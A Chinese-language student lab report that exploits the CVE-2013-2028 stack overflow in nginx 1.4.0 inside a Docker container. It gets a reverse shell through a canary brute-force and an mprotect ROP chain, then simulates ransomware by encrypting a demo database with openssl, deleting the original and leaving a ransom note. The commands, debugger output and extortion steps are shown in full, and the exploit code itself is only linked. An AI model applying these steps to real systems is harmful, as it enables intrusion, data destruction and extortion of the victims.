实验7：基于栈溢出的模拟勒索实验

于新雨 计25 2022010841

环境部署

参考 这个 repo 我们用 docker 部署实验环境，Dockerfile 如下

```
FROM ubuntu:16.04

RUN apt-get update -y
RUN apt-get install -y libssl-dev gcc make wget tar gdb sqlite3 openssl

COPY ./peda /peda
RUN echo "source /peda/peda.py" >> /root/.gdbinit
RUN echo "DONE! debug your program with gdb and enjoy"

# Set up SQLite with demo database
RUN mkdir /database
RUN sqlite3 /database/demo.db " \
    CREATE TABLE users ( \
        id INTEGER PRIMARY KEY, \
        username TEXT NOT NULL, \
        email TEXT NOT NULL UNIQUE, \
        created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP \
    ); \
    INSERT INTO users (username, email) VALUES ('admin', 'admin@demo.com'); \
    INSERT INTO users (username, email) VALUES ('user1', 'user1@demo.com'); \
    INSERT INTO users (username, email) VALUES ('user2', 'user2@demo.com'); \
    CREATE TABLE products ( \
        id INTEGER PRIMARY KEY, \
        name TEXT NOT NULL, \
        price REAL NOT NULL, \
        stock INTEGER DEFAULT 0 \
    ); \
    INSERT INTO products (name, price, stock) VALUES ('Laptop', 999.99, 10); \
    INSERT INTO products (name, price, stock) VALUES ('Phone', 699.99, 25); \
    INSERT INTO products (name, price, stock) VALUES ('Tablet', 399.99, 15); \
    "

RUN chmod 777 /database/demo.db
RUN chmod 777 /database

RUN wget https://github.com/nginx/nginx/archive/release-1.4.0.tar.gz && tar xfv
release-1.4.0.tar.gz
RUN cd nginx-release-1.4.0 && ./auto/configure --without-http_rewrite_module --
without-http_gzip_module && make install

CMD ["/usr/local/nginx/sbin/nginx", "-g", "daemon off;"]
```

我们解压并且安装一个 vulnerable to CVE-2013-2028 的 nginx 版本
此外，为了方便调试，我们安装 gdb 和 插件 peda (peda 没有 pwndbg 用着舒适，但是适合 Docker 部署)
此外，我们按照模拟的要求，安装好用于勒索的数据库

反弹 shell

exp 的整体思路为：我们有栈溢出之后，主要是在 data 段指定一个 shellcode 地址，用 mprotect 把该区域设置为可执行，再跳转过去执行反弹 shell 的 shellcode
主要参考 这个脚本
但是遇到以下问题

确定 remote host ip address, listener ip address

通过 docker ps 确定跑起来的 container，然后 `docker inspect <container_id>` 查看网络配置，找到 `IpAddress GateWay` 字段，分别表示 remote host ip address 和 listener ip address

migrating from python2 to python3

就 fix 一波 str 和 bytes 的转换就行，从而把脚本跑起来

debug

我们发现脚本跑起来以后还是不能反弹 shell，canary 可以爆破出来，猜测是 rop 中有些地址和之前的 release 版本地址不一致，从而产生了 crash
我们思路是在 Docker 里面 `gdb -p <pid>` attach 上 nginx 的进程上，然后 `r` 运行到 crash 的位置，看栈上的 ROP chain 是否正确
然后需要分两次爆破 canary 和打 ROP，不然会难以把控 gdb attach 的时机

如图为调试输出，可以看到寄存器和 stack 的情况

```
rosayxy@rosayxy-Virtual-Machine ~/CVE-2013-2028-Exploit (master) [1]> docker ps
CONTAINER ID   IMAGE           COMMAND                  CREATED         STATUS         PORTS                                       NAMES
2b6702bff2ef   dbg_with_sql_1   "/usr/local/nginx/sb…"   7 seconds ago   Up 7 seconds   0.0.0.0:8081->80/tcp, [::]:8081->80/tcp   gracious_chatt
erjee
rosayxy@rosayxy-Virtual-Machine ~/CVE-2013-2028-Exploit (master)> docker exec --privileged -it gracious_chatterjee /bin/bash
root@2b6702bff2ef:/# ps aux|grep nginx
root           1  0.0  0.0  24412  3328 ?        Ss   07:59   0:00 nginx: master process /usr/local/nginx/sbin/nginx -g daemon off;
nobody         7  0.0  0.0  24812  2568 ?        S    07:59   0:00 nginx: worker process
root          19  0.0  0.0  11288  1664 pts/0    S+   08:00   0:00 grep --color=auto nginx
root@2b6702bff2ef:/# docker -p 1
bash: docker: command not found
root@2b6702bff2ef:/# gdb -p 1
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word".
Attaching to process 1
Reading symbols from /usr/local/nginx/sbin/nginx...done.
Reading symbols from /lib/x86_64-linux-gnu/libpthread.so.0...Reading symbols from /usr/lib/debug/.build-id/c5/57b8146e8079af46310b549de6912d1fc4
ea86.debug...done.
done.
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Reading symbols from /lib/x86_64-linux-gnu/libcrypt.so.1...Reading symbols from /usr/lib/debug//lib/x86_64-linux-gnu/libcrypt-2.23.so...done.
done.
Reading symbols from /lib/x86_64-linux-gnu/libcrypto.so.1.0.0...(no debugging symbols found)...done.
Reading symbols from /lib/x86_64-linux-gnu/libc.so.6...Reading symbols from /usr/lib/debug//lib/x86_64-linux-gnu/libc-2.23.so...done.
```

```
[----------------------------------registers-----------------------------------]
RAX: 0xfffffffffffffdfe
RBX: 0x1d91bcc0 ("master process /usr/local/nginx/sbin/nginx -g daemon off;")
RCX: 0x7528de7627f6 (<__GI___sigsuspend+22>:    cmp    rax,0xfffffffffffff000)
RDX: 0x5
RSI: 0x8
RDI: 0x7ffde12fd770 --> 0x0
RBP: 0x3a (':')
RSP: 0x7ffde12fd708 --> 0x41f1af (<ngx_master_process_cycle+752>:       call   0x40d738 <ngx_time_update>)
RIP: 0x7528de7627f6 (<__GI___sigsuspend+22>:    cmp    rax,0xfffffffffffff000)
R8 : 0x1d8fe660 --> 0x1d8ff400 --> 0x1d8ff568 --> 0x0
R9 : 0x1d8fe878 --> 0x1d918220 --> 0x21 ('!')
R10: 0x60 ('`')
R11: 0x246
R12: 0x3
R13: 0x3
R14: 0x1d8fe660 --> 0x1d8ff400 --> 0x1d8ff568 --> 0x0
R15: 0xffffffffffffffff
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x7528de7627ea <__GI___sigsuspend+10>:       mov    esi,0x8
   0x7528de7627ef <__GI___sigsuspend+15>:       mov    eax,0x82
   0x7528de7627f4 <__GI___sigsuspend+20>:       syscall
=> 0x7528de7627f6 <__GI___sigsuspend+22>:       cmp    rax,0xfffffffffffff000
   0x7528de7627fc <__GI___sigsuspend+28>:       ja     0x7528de762800 <__GI___sigsuspend+32>
   0x7528de7627fe <__GI___sigsuspend+30>:       ret
   0x7528de7627ff <__GI___sigsuspend+31>:       nop
   0x7528de762800 <__GI___sigsuspend+32>:       mov    rdx,QWORD PTR [rip+0x38e671]        # 0x7528deaf0e78
[-------------------------------------stack-------------------------------------]
0000| 0x7ffde12fd708 --> 0x41f1af (<ngx_master_process_cycle+752>:      call   0x40d738 <ngx_time_update>)
0008| 0x7ffde12fd710 --> 0x1
0016| 0x7ffde12fd718 --> 0x0
0024| 0x7ffde12fd720 --> 0x0
0032| 0x7ffde12fd728 --> 0x1d8ff568 --> 0x0
0040| 0x7ffde12fd730 --> 0x7
0048| 0x7ffde12fd738 --> 0x1f
0056| 0x7ffde12fd740 --> 0x1d91bc10 ("/usr/local/nginx/logs/nginx.pid")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0x00007528de7627f6 in __GI___sigsuspend (set=set@entry=0x7ffde12fd770) at ../sysdeps/unix/sysv/linux/sigsuspend.c:30
30      ../sysdeps/unix/sysv/linux/sigsuspend.c: No such file or directory.
gdb-peda$ info regs
Undefined info command: "regs".  Try "help info".
gdb-peda$ stack 40
0000| 0x7ffde12fd708 --> 0x41f1af (<ngx_master_process_cycle+752>:      call   0x40d738 <ngx_time_update>)
0008| 0x7ffde12fd710 --> 0x1
```

我们发现是 mprotect 函数的地址不对，它是通过 libc_relative_addr + offset 来计算的，我们调整一下 offset 就行了
具体的指令是

```
docker ps
docker exec --privileged -it <container_id> /bin/bash
ps aux|grep nginx
docker -p 1
set follow-fork-mode child # 跟踪子进程
b mprotect # 通过输出查看 mprotect 的位置，像是 `Breakpoint 1 at 0x7528de82e870:
file ../sysdeps/unix/syscall-template.S, line 84`
```

after getshell

用 openssl 的 enc 命令来加密文件，具体命令为

```
openssl enc -aes-256-cbc -salt -in /path/to/file -out /path/to/encrypted_file -k
<password>
```


password 是我们可控的
然后我们把原先的 .db 文件删除，留下 .db.enc 文件，并且在同一个文件夹底下写一个 .md 文件，要求对方缴纳赎金即可
此外，此时我们权限为 nobody，所以不能像文档中所说，清除 audit log

代码

代码在 https://github.com/Rosayxy/CVE-2013-2028-Exploit

效果

canary 爆破



反弹 shell

```
rosayxy@rosayxy-Virtual-Machine ~/CVE-2013-2028-Exploit (master)> nc -vvvlp 4345
Listening on 0.0.0.0 4345
Connection received on 172.17.0.2 44376
```

```
ls
bin
boot
database
dev
etc
home
lib
lib64
media
mnt
nginx-release-1.4.0
opt
peda
proc
release-1.4.0.tar.gz
root
run
sbin
srv
sys
tmp
usr
var
```

加密

```
cd database
ls
demo.db
ls -la
total 12
drwxrwxrwx 1 root root 4096 Jun 22 06:28 .
drwxr-xr-x 1 root root 4096 Jun 22 07:10 ..
-rwxrwxrwx 1 root root 4096 Jun 22 06:28 demo.db
openssl enc -aes-256-cbc -salt -in demo.db -out demo.db.enc -k "rosa is the attacker!"
ls
demo.db
demo.db.enc
ls -la
total 20
drwxrwxrwx 1 root   root    4096 Jun 22 07:14 .
drwxr-xr-x 1 root   root    4096 Jun 22 07:10 ..
-rwxrwxrwx 1 root   root    4096 Jun 22 06:28 demo.db
-rw-r--r-- 1 nobody nogroup 4128 Jun 22 07:14 demo.db.enc
```

留下勒索信息

```
cd /database
ls
demo.db.enc
pwd
/database
touch PWN.md
echo "you are under attack! please send 1000000 dollar to this account: 123456 before 2025.6.30 or you cannot get your database back!" > PWN.md
cat PWN.md
you are under attack! please send 1000000 dollar to this account: 123456 before 2025.6.30 or you cannot get your database back!
```